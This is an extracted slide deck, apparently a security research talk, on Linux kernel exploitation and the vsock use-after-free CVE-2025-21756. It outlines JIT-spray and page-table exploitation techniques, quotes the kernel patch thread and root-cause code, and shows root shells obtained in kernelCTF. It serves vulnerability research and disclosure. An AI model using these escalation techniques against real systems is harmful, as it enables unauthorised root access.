
Stage 4: Kernel Panic & LPE

3. Write to **JIT Page** (kernel expected that **the page** is **userland RW**)



Stage 4: Kernel Panic & LPE

4. **Send messages** to all sockets to **trigger JIT execution**



Stage 4: Kernel Panic & LPE





Limitations

Non-freeable Object

Worker Thread

Bypass UAF Write
Kernel Panic

Object for Exploit



Solutions

SlubStick


Cross-CPU
Page Migration

Use Page Table

Dirty Pagetable
JIT Spray

03. Exploit Scenario

Demo



04. CVE-2025-21756

Background

```
Subject: [PATCH net v2 0/5] vsock: some fixes due to transport de-assignment
Date: Fri, 10 Jan 2025 09:35:06 +0100 [thread overview]
Message-ID: <20250110083511.30419-1-sgarzare@redhat.com> (raw)

v1: https://lore.kernel.org/netdev/20250108180617.154053-1-sgarzare@redhat.com/
v2:
- Added patch 3 to cancel the virtio close delayed work when de-assigning
  the transport
- Added patch 4 to clean the socket state after de-assigning the transport
- Added patch 5 as suggested by Michael and Hyunwoo Kim. It's based on
  Hyunwoo Kim and Wongi Lee patch [1] but using WARN_ON and covering more
  functions
- Added R-b/T-b tags

This series includes two patches discussed in the thread started by
Hyunwoo Kim a few weeks ago [1], plus 3 more patches added after some
discussions on v1 (see changelog). All related to the case where a vsock
socket is de-assigned from a transport (e.g., because the connect fails
or is interrupted by a signal) and then assigned to another transport
or to no-one (NULL).

I tested with usual vsock test suite, plus Michal repro [2]. (Note: the repro
works only if a G2H transport is not loaded, e.g. virtio-vsock driver).

The first patch is a fix more appropriate to the problem reported in
that thread, the second patch on the other hand is a related fix but
of a different problem highlighted by Michal Luczaj. It's present only
in vsock_bpf and already handled in af_vsock.c
The third patch is to cancel the virtio close delayed work when de-assigning
the transport, the fourth patch is to clean the socket state after de-assigning
the transport, the last patch adds warnings and prevents null-ptr-deref in
vsock_*[has_data|has_space].

Hyunwoo Kim, Michal, if you can test and report your Tested-by that
would be great!
```

Background

```
Subject: Re: [PATCH net v2 1/5] vsock/virtio: discard packets if the transport changes
Date: Sun, 12 Jan 2025 23:42:30 +0100 [thread overview]
Message-ID: <1aa83abf-6baa-4cf1-a108-66b677bcfd93@rbox.co> (raw)
In-Reply-To: <20250110083511.30419-2-sgarzare@redhat.com>
```

On 1/10/25 09:35, Stefano Garzarella wrote:

```
> If the socket has been de-assigned or assigned to another transport,
> we must discard any packets received because they are not expected
> and would cause issues when we access vsk->transport.
>
> A possible scenario is described by Hyunwoo Kim in the attached link,
> where after a first connect() interrupted by a signal, and a second
> connect() failed, we can find `vsk->transport` at NULL, leading to a
> NULL pointer dereference.
>
> Fixes: c0cfa2d8a788 ("vsock: add multi-transport support")
> --- a/net/vmw_vsock/virtio_transport_common.c b/net/vmw_vsock/virtio_transport_common.c
> index 9acc13ab3f82..51a494b69be8 100644
> --- a/net/vmw_vsock/virtio_transport_common.c
> +++ b/net/vmw_vsock/virtio_transport_common.c
> @@ -1628,8 +1628,11 @@ void virtio_transport_recv_pkt(struct virtio_transport *t,
>
>     lock_sock(sk);
>
>     /* Check if sk has been closed before lock_sock */
>     if (sock_flag(sk, SOCK_DONE)) {
> +     /* Check if sk has been closed or assigned to another transport before
> +     * lock_sock (note: listener sockets are not assigned to any transport)
> +     */
> +     if (sock_flag(sk, SOCK_DONE) ||
> +         (sk->sk_state != TCP_LISTEN && vsk->transport != &t->transport)) {
>         (void)virtio_transport_reset_no_sock(t, skb);
>         release_sock(sk);
>         sock_put(sk);
```

I wanted to check if such special-casing for TCP_LISTEN doesn't bother BPF/socketmap, but instead I've hit a UAF.

Root Cause

- Decreases refcount by attempting to remove an unregistered entry from the **bound table**
- No race required to trigger the Use-After-Free



```
1 void vsock_remove_sock(struct vsock_sock *vsk)
2 {
3     vsock_remove_bound(vsk);
4     vsock_remove_connected(vsk);
5 }
6 EXPORT_SYMBOL_GPL(vsock_remove_sock);
```



kernelCTF

- Google kernelCTF LTS-6.6.75/COS-105 1-day Winner
 - Jan 17, 2025
- Received \$71,337 Award 

```
root@lts-6:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@lts-6:/# cat flag
cat flag
kernelCTF{v1:lts-6.6.75:1738935738:dacbe8
root@lts-6:/#
```

LTS

```
root@localhost:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@localhost:/# whoami
whoami
root
root@localhost:/# cat flag
cat flag
kernelCTF{v1:cos-105-17412.495.75:1737104677:2489ac1349d
root@localhost:/#
```

COS

End of Document



Theori, Inc. (“We”) is acting solely for the client and is not responsible to any other party. Deliverables are valid for and should be used solely in connection with the purpose for which they were prepared as set out in our engagement agreement. You should not refer to or use our name or advice for any other purpose. The information (where appropriate) has not been verified. No representation or warranty is given as to accuracy, completeness or correctness of information in the Deliverables, any document, or any other information made available. Deliverables are for the internal use of the client and may not be used or relied upon by any person or entity other than the client. Deliverables are confidential and are not to be provided, without our authorization (preferably written), to entities or representatives of entities (including employees) that are not the client, including affiliates or representatives of affiliates of the client.